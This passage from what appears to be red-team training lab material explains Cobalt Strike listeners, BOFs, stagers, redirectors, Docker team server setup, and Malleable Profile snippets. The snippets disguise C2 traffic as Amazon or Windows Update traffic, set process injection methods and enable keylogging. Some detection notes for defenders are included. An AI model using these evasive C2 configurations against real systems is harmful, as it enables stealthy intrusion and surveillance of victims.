Loaders are not BEACON. BEACON is the backdoor itself and is typically executed with some other loader, whether it is the staged or full backdoor. Cobalt Strike does come with default loaders, but operators can also create their own using PowerShell, .NET, C++, GoLang, or really anything capable of running shellcode.

It's All Connected

Listeners are the Cobalt Strike component that payloads, such as BEACON, use to connect to a team server. Cobalt Strike supports several protocols and supports a wide range of modifications within each listener type. Some changes to a listener require a "listener restart" and generating a new payload. Some changes require a full team server restart.

HTTP/HTTPS is by far the most common listener type.

- While Cobalt Strike includes a default TLS certificate, this is well known to defenders and blocked by many enterprise products ("signed"). Usually operators will generate valid certificates, such as with LetsEncrypt, for their C2 domains to blend in.
- Thanks to Malleable Profiles, operators can heavily configure how the BEACON network traffic will look and can masquerade as legitimate HTTP connections.
- Operators can provide a list of domains/IPs when configuring a listener, and the team server will accept BEACON connections from all of them. Operators can also specify Host header values.

DNS listeners establish sessions to their team server using DNS requests for domains the team server is authoritative for. DNS listeners support two modes:

- **Hybrid (DNS+HTTP)** is the default and uses DNS for a beacon channel and HTTP for a data channel.



- **Pure DNS** can also be enabled to use DNS for both beacon and data channels. This leverages regular A record requests to avoid using HTTPS and provide a stealthier, though slower method of communication.

SMB is a bind style listener and is most often used for chaining beacons. Bind listeners open a local port on a targeted system and wait for an incoming connection from an operator. See "Important Concepts > Chaining Beacons" for more information.

Raw TCP is a (newer) bind style listener and can also be used for chaining beacons. See "Important Concepts > Chaining Beacons" for more information.

The final two listeners are less common, but they provide compatibility with other payload types.

Foreign listeners allow connections from Metasploit's **Meterpreter** backdoor to simplify passing sessions between the Metasploit framework and the Cobalt Strike framework.

External C2 listeners provide a specification that operators can use to connect to a team server with a reverse TCP listener. Reverse listeners connect back and establish an external connection to an operator, instead of waiting for an incoming connection such as with "bind" listeners.

Malleable Profile allows operators to extensively modify how their Cobalt Strike installation works. It is the most common way operators customize Cobalt Strike and has thus been heavily documented.

- Changes to a Malleable Profile require a team server restart and, depending on the change, may require re-generating payloads and re-spawning beacon sessions.
- There are several robust open-source projects that generate randomized profiles which can make detection challenging. Still, operators will often reuse profiles (or only slightly modify them) allowing for easier detection and potentially attribution clustering.
- When analyzing samples, check GitHub and other public sources to see if the profile is open source.

Aggressor Scripts are macros that operators can write and load in their client to streamline their workflow. These are loaded and executed within the client context and don't create new BEACON functionality, so much as automate existing commands. They are written in a Perl-based language called "Sleep" which Raphael Mudge (the creator of Cobalt Strike) wrote.

- Aggressor scripts are only loaded into an operator's local Client. They are not loaded into other operators' clients, the team server, or BEACON sessions (victim hosts).

Execute-Assembly is a BEACON command that allows operators to run a .NET executable in memory on a targeted host. BEACON runs these executables by spawning a temporary process and injecting the assembly into it. In contrast to Aggressor Scripts, execute-assembly does allow operators to extend BEACON functionality. Assemblies run in this way will still be scanned by Microsoft's AMSI if it is enabled.

Beacon Object Files (BOFs) are a fairly recent Cobalt Strike feature that allows operators to extend BEACON post-exploitation functionality. BOFs are compiled C programs that are executed in memory on a targeted host. In contrast to Aggressor Scripts, BOFs are loaded within a BEACON session and can create new BEACON capabilities. Additionally, compared to other BEACON post-exploitation commands like execute-assembly, BOFs are relatively stealthy as they run within a BEACON session and do not require a process creation or injection.

Client View

An operator accessing a team server through the Cobalt Strike client would see a view like the following. The top pane shows a list of active beacon sessions with basic metadata including the current user, process ID, internal and external IP addresses, and the last time the host checked in with the team server. The bottom pane includes a tab for each session where operators can send commands to the victim hosts and see a log of past commands and output. The client interface also allows operators to build payloads, execute plugins, and generate reports.




Figure 17 - Example of CobaltStrike Client interface

Beacon Object Files are single file C programs that are run within a BEACON session. BOFs are expected to be small and run for a short time. Since BEACON sessions are single threaded, BOFs will block any other BEACON commands while they are executing. The following is a simple BOF that prints "hello world":

```

1  #include <Windows.h>
2  #include "beacon.h"
3
4  //this is called a macro. it's a find/replace for a function
5  //## are pre-processing instructions used for concatenation of it. so printf's arguments
6  #define printf(format, args...) { BeaconPrintf(CALLBACK_OUTPUT, format, ## args); }
7
8  DECLSPEC_IMPORT DWORD WINAPI kernel32$GetCurrentProcessId();
9
10
11  int go() {
12      printf("hello world %d", kernel32$GetCurrentProcessId());
13      return 0;

```

Figure 18 - Example of a BOF written in C

Malleable Profiles allow operators to customize a wide range of settings when they first launch their team server. The snippet that follows from a public profile is an example of how an operator could make BEACON traffic look like it's related to Amazon. The portions in blue (the set uri line and the client block), define how a BEACON payload behaves. Some of these values can be extracted from a BEACON sample.

```
http-get {
  set uri "/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books";
  client {
    header "Accept" "*/*";
    header "Host" "www.amazon.com";
    metadata {
      base64;
      prepend "session-token=";
      prepend "skin=noskin;";
      append "csm-hit=s-24KU11BB82RZSTGJ3BDK|1419899012996";
      header "Cookie";
    }
  }
  server {
    header "Server" "Server";
    header "x-amz-id-1" "THKUYEZKCKPGY5T42P2T";
    header "x-amz-id-2"
"a21y22xrNDtdGRsa212bGV3YW85amZuZW9ydG5rZmRuZ2tmZGl4aHRvNDVpbgo=";
    header "X-Frame-Options" "SAMEORIGIN";
    header "Content-Encoding" "gzip";
    output {
      print;
    }
  }
}
```

Figure 19 - Example of HTTP GET profile

Stagers [OPSEC UNSAFE]

A small code stub that fetches a larger code stub. Staged payloads are **MUCH** smaller than stageless payloads because they do not contain the full functionality of the implant/beacon. The staged payload is 'dumb', can be pulled by automated tools – aka sandboxes. Sometimes inexperienced red teamers will host their staged payload on the same server as the actual C2 server: so they end up burning their entire infrastructure if blue teamers pull on that thread. There's typically very little control over the staged payload – it can even get sent in cleartext!

Operators can have stagers for multiple listener types (e.g. a DNS stager, an SMB stager, an HTTPS stager). In those cases, when the stager shellcode is executed, it will pull the final BEACON payload over the relevant protocol and execute it, establishing a connection using the defined listener method.

An important note for defenders is that, by default, defenders can download a Cobalt Strike HTTP/S stager payload from a team server even if the operator is not using staged payloads in their operations. This will allow defenders to 1. confirm something is hosting a team server with a listener on that port and 2. extract additional configuration artifacts from the payload.

This works because Cobalt Strike was designed to be compatible with Metasploit's Meterpreter payload. Metasploit (and thus Cobalt Strike) will serve an HTTPS stager when a valid URL request is received. A valid URL is any 4-character alphanumeric value with a valid 8 bit checksum calculated by adding the ASCII values of the 4 characters.

Operators can prevent defenders from retrieving stagers by setting the host_stage Malleable Profile value to **"false"**. More commonly, they may use reverse proxies to filter out unwanted traffic like stager requests. As a protection feature, Cobalt Strike will ignore web requests with blacklisted User-Agents, such as curl or wget. Starting in Cobalt Strike 4.4, operators can also whitelist user agents with the .http-config.allow_useragents Malleable Profile option. These caveats are important to remember, since a team server may not always function as expected by scanners that automate stager requests.

As an operational security note, operators can also detect any web request to a team server, as it will be visible to the operator in their logs. They will also be able to see in the "Web Log" view if a stager has been pulled, along with all HTTP request details like source IP.

As noted in our current lab setup **stagers** have been disabled in the C2 profile due to the high detection rates that follow when team servers are configured to allow staged payloads. In 2022 this is the most common configuration for red teams which is to disable staging completely.

```
02/11 14:56:06 *** initial beacon from george *@192.168.2.9 (287400)
02/11 14:59:40 *** initial beacon from george *@192.168.2.9 (642294)
02/11 17:30:39 *** initial beacon from mejNuqDAUI9vK *@192.168.180.148 (JPYDOXH79681665)
02/11 19:54:15 *** initial beacon from Admin *@10.127.0.128 (JVIPGGGS)
02/11 19:55:05 *** initial beacon from Admin *@10.127.0.118 (JVIPGGGS)
02/11 20:24:39 *** initial beacon from Admin *@10.127.0.183 (EGWSITJI)
02/11 20:26:18 *** initial beacon from Admin *@10.127.0.25 (WIJBFSKT)
02/11 20:31:59 *** initial beacon from willy *@192.168.15.51 (DESKTOP-PMQAS31)
02/11 20:50:31 *** initial beacon from qzl@192.168.0.102 (DESKTOP-KO276UT)
02/11 21:04:15 *** initial beacon from lybing *@192.168.52.132 (DESKTOP-MQPTK29)
02/11 22:22:25 *** initial beacon from grant@192.168.0.105 (DREAM76)
02/12 03:04:38 *** initial beacon from TEST@192.168.31.77 (DESKTOP-GVK1ITO)
02/12 03:14:31 *** initial beacon from TEST@192.168.59.138 (TEST-PC11)
02/12 04:30:54 *** initial beacon from Teacher@10.0.2.15 (TEST-PC)
```

Figure 20 - Your beacon is being detonated in a sandbox repeatedly

Trial vs Licensed vs Cracked

Cobalt Strike is not **legitimately** freely available. Copies of the team server/client cannot be downloaded as a trial or licensed copy from Help Systems—the company that owns Cobalt Strike—unless the operator applies and has been approved. Unfortunately, trials and cracked copies (including most, if not all, licensed features) have been and continue to be leaked and distributed publicly for nearly all recent versions.

- **Trial** versions of Cobalt Strike are heavily signed and include lots of obvious defaults intended to be caught in a production environment. (For example, it embeds the EICAR string in all payloads.) This is to ensure that the operator is really using it as a trial and will eventually pay if using it for professional purposes.
- **Licensed** versions of Cobalt Strike include more features (e.g. Arsenal Kits) and fewer embedded artifacts (no more EICAR!). A watermark related to the associated Cobalt Strike license is still embedded in payloads and can be extracted using most BEACON configuration parsers.
 - Licenses can be stolen, however if a license is revoked operators will no longer be able to use it to update an installation. If operators keep the "authorization file" the existing installation will still work until expiration.
- **Cracked** versions of Cobalt Strike are distributed in various forums. Typically, these are the result of someone modifying a trial JAR file to bypass the license check and rebuilding the JAR, or by crafting an authorization file with a fake license ID and distributing that with the JAR.



In this lab we are using a **full version** of CobaltStrike that has been provided by **HelpSystems** for this training course that is licensed for **the duration of the lab**! This license key is **NOT** to be copied from the lab environment or used on any personal or work machines. This license key is only intended for this lab environment, and we are fully trusting our students to comply with **HelpSystems** policies on training with CobaltStrike.

Redirectors

Instead of having beacons connect directly to a team server, operators will sometimes use a redirector (or several) that accepts connections and forwards them to the team server. This has several advantages for operators, including being able to:

- Cycle through multiple domains for a single BEACON connection
- Replace detected/blocked redirectors without having to replace the underlying team server
- Use high(er) reputation domains that help BEACON traffic blend in and avoid detection

Operators can also use redirectors to filter out "suspicious" traffic, like scanners or hunting tools, to protect their team server, however there are typically still easy wins to track down team servers and redirectors.

Cobalt Strike Team Server Configuration

Getting a Cobalt Strike team server up and running can be an easy task but in some cases where we need multiple profiles running at the same time with multiple redirectors across all cloud environments things can go wrong fast. In our case we will be using Docker to host our Cobalt Strike team server.

Our CS (Cobalt Strike) docker instance is based off the of the GitHub project found here:

- <https://github.com/warhorse/docker-cobaltstrike>

We have made some major changes and things are not identical to this GitHub project, but it was our starting point for this lab.

Let's first get on the server and start the CS team server. We can do this by checking first if any docker containers are running by using the following command:

- **docker ps**

If you do not see any containers running, you can start the CS team server by running the following command:

- **docker start cobaltstrike**

Once done you should see the following output once you rerun the **docker ps** command:

```
ubuntu@ip-10-10-0-204:~$ docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS
e7475147c8f4   stigs/cobaltstrike  "/opt/docker-entypo..."  6 days ago    Up 3 hours    0.0.0.0:80->80/tcp,
50050->50050/tcp  cobaltstrike
ubuntu@ip-10-10-0-204:~$
```

Figure 21 - Example of Docker running CobaltStrike

Looking at the output we can see we are forwarding multiple ports from the docker container to the host. This is how we can connect to the container from outside the host along with our beacons. This is done when building the container with docker. We won't go into how to use docker in this lab, but Google is your friend.

To restart the CS team server, you can run this command:

- **docker restart cobaltstrike**

To view the current C2 profile that is in use we can cat the "**cs.profile**" stored at the following location:

- **/home/ubuntu/cobaltstrike/cs.profile**

This file is shared between the docker container and host, so any changes that are made to this file for them to take effect by the CS team server you would need to restart the docker container and the CS team server will pick them up.

If we check running ports on the CS host, we can see the following information:

```
ubuntu@ip-10-10-0-204:~/cobaltstrike$ netstat -antp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:50050           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:443            0.0.0.0:*               LISTEN      -
tcp        0      0 10.10.0.204:22         10.10.0.4:49018        ESTABLISHED -
tcp        0      0 10.10.0.204:22         10.10.0.4:49016        ESTABLISHED -
tcp6       0      0 :::50050               :::*                   LISTEN      -
tcp6       0      0 :::80                  :::*                   LISTEN      -
tcp6       0      0 :::22                  :::*                   LISTEN      -
tcp6       0      0 :::443                 :::*                   LISTEN      -
```

Figure 22 - Example of checking for open ports with netstat

Port Information:

- CS Team Server – Port **50050**
- Beacon HTTP – Port **80**
- Beacon HTTPS – Port **443**

This is important to understand as we currently have a valid profile running on the CS team server which will allow beacons to talk back and forth from compromised hosts.

Cobalt Strike Profiles

Quick Reference:

- <https://blog.zsec.uk/cobalt-strike-profiles/>

One of the great and popular features of cobalt strike is the ability to create profiles to shape and mask traffic, essentially a profile is used to tell the CS team server how traffic is going to look and how to respond to the data the beacon sends it.

We plan to cover as much as we can on CS profiles, but profiles can be extensive. Working with CS profiles is a 2-day course itself and requires a lot of trial and error to get the best profile that works for you needs. In this case we have already created a CS profile for you and will cover the most important parts.

To view the current C2 profile that is in use we can cat the “**cs.profile**” stored at the following location:

- **/home/ubuntu/cobaltstrike/cs.profile**

We are a huge fan of clean CS profiles since over time they can get complex. If we take a quick glance at the **cs.profile** we can see right at the top are some general settings:

```
### Auxiliary Settings ###
set sample_name "Stigs Random C2 Profile";
set host_stage "false"; # Host payload for staging over HTTP, HTTPS, or DNS. Required t
set sleeptime "60000";
set pipename "pgsj_##";
set pipename_stager "ztrq_##";
set jitter "15"; # Default jitter factor (0-99%)
set useragent "<RAND>"; # "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/2010
set create_remote_thread "true"; # Allow beacon to create threads in other processes
set hijack_remote_thread "true"; # Allow beacon to run jobs by hijacking the primary th
```

Figure 23 - Example of CS profile Aux settings

The initial section is where the auxiliary information is set such as sleep times, user agent, named pipes and banners. One of the most important lines in this profile is the “**host_stage**” setting which is set to **false**. As noted above this is done due to the high detection of staged payloads. In this course our focus is stageless payloads. The tradeoff is that shellcode produced is much bigger due to it containing everything.

jitter: This is the percentage of jitter on the sleep time of the beacon, it defaults to 0 but can be set to any %. Meaning if for example 10% is set and the sleep time was 60s the beacon sleep would be anything from 54-66s of sleep.

HTTP Config

In addition to the auxiliary information at the top of the profile, the http-config section specifies additional aux information related to specifics applicable to all aspects of the profile. Such as headers to be sent in requests, whether X-Forwarded-For is to be trusted or not and if specific user agents are to be blocked or allowed. The http-config block has influence over all HTTP responses served by Cobalt Strike's web server.

```
### Main HTTP Config Settings ###

http-config {
    set headers "Date, Server, Content-Length, Keep-Alive, Contentnection, Content-Type";
    header "Server" "Apache";
    header "Keep-Alive" "timeout=10, max=100";
    header "Connection" "Keep-Alive";
    set trust_x_forwarded_for "true";
    set block_useragents "curl*,lynx*,wget*";
}
```

Figure 24 - Example of basic HTTP configuration settings for CS profile

TLS Certs

When using a HTTPS listener, CS gives the option for using signed HTTPS certificates for C2 communications. There are multiple options when setting this up ranging from none to signed by trusted authority.

```
### HTTPS Cert Settings ###

https-certificate {
# Self Signed Certificate Options
    set CN      "*.azureedge.net";
    set O      "Microsoft Corporation";
    set C      "US";
    set L      "Redmond";
    set ST     "WA";
    set OU     "Organizational Unit";
    set validity "365";

# Imported Certificate Options
    set keystore "domain.store";
    set password "password";
}

# code-signer {
#     set keystore "keystore.jks";
#     set password "password";
#     set alias "server";
#     set digest_algorithm "SHA256";
#     set timestamp "false";
#     set timestamp_url "http://timestamp.digicert.com";
# }
```

Figure 25 - Example of CS HTTPS certificate settings

Using the built-in CS cert options is not recommended and this was only done for this lab due to not being able to setup DNS names with valid certs generated with LetsEncrypt. All our Red Team engagements conducted use multiple redirectors that sit in front of our CS team server that have their own valid cert and pass traffic through private connections such as SSH reverse tunnels or pass-through proxies in AWS/Azure.

Our CS Team Server is never exposed to the internet, we only whitelist the CS Team server port for global worldwide access through AWS or Azure depending on client needs. The idea of not having a CS server exposed at all is your best option.

Client and Server Interactions:




Figure 26 - Example of CS client to server relations with supporting multiple profiles

The most customizable aspect of the profile is being able to specify which sections act in different ways, the main ones are GET and POST specifying how traffic is intercepted and how data is chunked. An example GET and POST section are shown below complete with both client and server interactions.

GET Section

```

http-get "WindowsUpdates" {
  set verb "GET";
  set uri "/c/msdownload/update/others/2016/12/29136388_";

  client {
    header "Accept" "*/*";
    header "Host" "download.windowsupdate.com";

    #session metadata
    metadata {
      base64url;
      append ".cab";
      uri-append;
    }
  }

  server {
    header "Content-Type" "application/vnd.ms-cab-compressed";
    header "Server" "Microsoft-IIS/8.5";
    header "MSRegion" "N. America";
    header "Connection" "keep-alive";
    header "X-Powered-By" "ASP.NET";

    #Beacon's tasks
    output {
      print;
    }
  }
}
  
```

Figure 27 - Example of CS http-get profile settings

The main sections of the profile are broken up into uri, client, server and the contents held within each. Breaking the above section down:

- **set uri:** Specifies the URI that the beacon will call back to, this is chosen at random from the list at the time of generation of the beacon, initially one would assume these are round robin but unfortunately not. Each

beacon variant will have one URI hard coded for both post and get, which is good news for defenders attempting to identify traffic in NetFlow data.

- **The client section** details the information sent and shown by the beacon on the target host, this dictates how traffic is chunked and sent and it also specifies how information is encoded, there are multiple options available for this. In addition, the profile enables you to set specific headers which is especially important if a specific site or endpoint is being emulated as this will show in the HTTP traffic. It also specifies what the expected host header is on traffic, this enables differentiating between false HTTP traffic and legitimate C2 traffic.
- **The metadata section** specifies where things such as cookies can be set, this is an additional place where data can be hidden on C2 communications, typically data is sent in either a specific header or a cookie value which can be specified and set to anything. When red teaming a client it is often common practice to profile users' browsers and expected traffic in an environment to enable better blending in. When CS's Beacon "phones home" it sends metadata about itself to the CS team server.
- **The server section** details how the server responds to C2 traffic, the example above tells the server to respond with raw data in its encrypted form however this can be customized in the same way as the client specifying key areas where things should be encoded.

There are a few options available when it comes to data encoding and transformation. For example, you may choose to NetBIOS encode the data to transmit, prepend some information, and then base64 encode the whole package.

- **base64** - Base64 encode data that is encapsulated in various sections, in the enable above the cookie value `cf_` contains encoded metadata to be sent back to the CS server.
- **base64url** - URL-safe Base64 Encode, this is typically used when sending data back in a URL parameter and the data needs to be URL safe to not break the communication stream.
- **mask** - XOR mask w/ random key, this encodes and encrypts the data within a XOR stream with a random key, typically used in combination with other encoding to obfuscate the data stream.
- **netbios** - NetBIOS Encode 'a' it encodes as NetBIOS data in lower case.
- **netbiosu** - NetBIOS Encode 'A', another form of NetBIOS encoding.

POST Section

```
http-post "WindowsUpdates" {
  set verb "POST";
  set uri "/c/msdownload/update/others/2016/12/3215234_";

  client {
    header "Accept" "*/*";

    #session ID
    id {
      prepend "download.windowsupdate.com/c/";
      header "Host";
    }

    #Beacon's responses
    output {
      base64url;
      append ".cab";
      uri-append;
    }
  }

  server {
    header "Content-Type" "application/vnd.ms-cab-compressed";
    header "Server" "Microsoft-IIS/8.5";
    header "MSRegion" "N. America";
    header "Connection" "keep-alive";
    header "X-Powered-By" "ASP.NET";

    #empty
    output {
      print;
    }
  }
}
```

Figure 28 - Example of http-post CS profile settings

Again, like the GET section above, the POST section states how information should be sent in a POST request, it has the added benefit that specifics such as body content and other parameters can be set to enable you to blend in.

Post-Exploitation

Customizing the GET and POST requests is just the beginning, the next few sections of the profile is where the magic of post exploitation customization lives including how the beacon looks in memory, how migration and beacon object files affect the indicators of compromise and much more.

These sections are so important when running post commands within the beacons or how your payloads are injected into memory. Take note on these sections as a simple option here could get you caught. We have copied over some of our settings from live profiles used during recent engagements so you can get a feel as to what we are doing.


```
### Post Exploitation Settings ###

post-ex {
    set spawn_to_x86 "%windir%\syswow64\dllhost.exe";
    set spawn_to_x64 "%windir%\sysnative\dllhost.exe";
    set obfuscate "true";
    set smartinject "true";
    set amsi_disable "false";
    set keylogger "GetAsyncKeyState";
    #set threadhint "module!function+0x##"
}
```

Figure 29 - Example of CS profile post-exploitation settings

spawn_to_x86|spawn_to_x64 - Specifies the process that will be hollowed out and new beacon process be created inside, this can typically be set to anything however it is recommended not to use the following "csrss.exe", "logoff.exe", "rdpinit.exe", "bootim.exe", "smss.exe", "userinit.exe", "spssvc.exe". In addition, selecting a binary that does not launch with user account control is key(UAC). To add additional stealthy and blending techniques, you can add parameters to the spawn_to command: set spawn_to_x86 "%windir%\syswow64\dllhost.exe -k netsvcs";.

obfuscate - The obfuscate option scrambles the content of the post-exploitation DLLs and settles the post-ex capability into memory in a more operational security-safe manner.

smartinject - This directs Beacon to embed key function pointers, like GetProcAddress and LoadLibrary, into its same-architecture post-ex DLLs. This allows post-ex DLLs to bootstrap themselves in a new process without shellcode-like behavior that is detected and mitigated by watching memory accesses to the PEB and kernel32.dll.

amsi_disable - This option directs powerpick, execute-assembly, and psinject to patch the AmsiScanBuffer function before loading .NET or PowerShell code. This limits the Antimalware Scan Interface visibility into these capabilities. There are additional things that can be done post exploitation with the likes of beacon object files(BOFS) to evade amsi, but I will not be covering BOFs in this post.

keylogger - The GetAsyncKeyState option (default) uses the GetAsyncKeyState API to observe keystrokes. The SetWindowsHookEx option uses SetWindowsHookEx to observe keystrokes, this can be tuned even more within the TeamServer properties which is discussed further down this post.

Threadhint - allows multi-threaded post-ex DLLs to spawn threads with a spoofed start address. Specify the thread hint as "module!function+0x##" to specify the start address to spoof. The optional 0x## part is an offset added to the start address.


```
### Process Injection ###

process-inject {
  set allocator "NtMapViewOfSection"; # or VirtualAllocEx
  set min_alloc "24576";
  set starttrwx "false";
  set userwx "false";

  transform-x86 {
    prepend "\x90\x90";
    #append
  }

  transform-x64 {
    #prepend "\x90\x90";
    #append
  }

  execute {
    CreateThread "ntdll!RtlUserThreadStart";
    CreateThread;
    NtQueueApcThread-s;
    CreateRemoteThread;
    RtlCreateUserThread;
    SetThreadContext;
  }
}
```

Figure 30 - Example of Process Injection settings in CS profile

The various sections are defined as follows:

- **set allocator** - Allows setting a remote memory allocation using one of two techniques: VirtualAllocEx or NtMapViewOfSection
- **min_alloc** - Minimum memory allocation size when injecting content, very useful when it comes to being specific.
- **set starttrwx** - Use RWX as initial permissions for injected or BOF content. Setting this to false means that your memory segment will have RW permissions. When BOF memory is not in use the permissions will be set based on this setting.
- **set userwx** – Setting this to false is asking the Beacon's loader to avoid RWX permissions. Memory segments with these permissions will attract extra attention from analysts and security products.
- **transform-x86 transform-x64** - Transform injected content to avoid signature detection of first few bytes. Only supports prepend and append of hex-based bytes.

The execute section controls the methods that the Beacon will use when it needs to inject code into a process. Beacon examines each option in the execute block, determines if the option is usable for the current context, tries the method when it is usable, and moves on to the next option if code execution did not happen.

- **CreateThread** - current process only aka self-injection
- **CreateRemoteThread** - Vanilla cross process injection technique. Doesn't cross session boundaries
- **NtQueueApcThread|-s** - This is the "Early Bird" injection technique. Suspended processes (e.g., post-ex jobs) only.
- **RtlCreateUserThread**- Risky on XP-era targets; uses RWX shellcode for x86->x64 injection.
- **SetThreadContext** - Suspended processes (e.g. post-ex jobs only)

Profile Variants

By default, a profile only contains one block of GET and POST however it is possible to pack variations of the current profile by specifying variant blocks. An example variant is shown below:

```
### Start of Real HTTP GET and POST settings ###
http-get "WindowsUpdates" {
    set verb "GET";
    set uri "/c/msdownload/update/others/2016/12/29136388_";

    client {
        header "Accept" "*/*";
        header "Host" "download.windowsupdate.com";

        #session metadata
        metadata {
            base64url;
            append ".cab";
            uri-append;
        }
    }
}
```

Figure 31 - Example of CS profile variant

Each variant can have a different name which is later specified when specifying the listener, the screenshot below explains how a example listener is defined:




Figure 32 - Example of CS client listener options and settings

Variants are selectable when configuring an HTTP or HTTPS Beacon listener. Variants allow each HTTP or HTTPS Beacon listener tied to a single team server to have network IOCs that differ from each other.

Getting your first beacon

Ok so we have covered a ton of information at this point, but the most important part is: Can you get a beacon executed on a target host?

Let's dive right into this and get your first beacon up and running!

Make sure your CS team server is up and running!

The fastest way to get the client started is to click on the CS icon down in the tray. The CS client we are working with at this time is installed on the Windows Dev box.




Figure 33 - Example of CS Client shortcut in taskbar on Windows Dev box

We already have the CS client configured to connect to the CS team server:

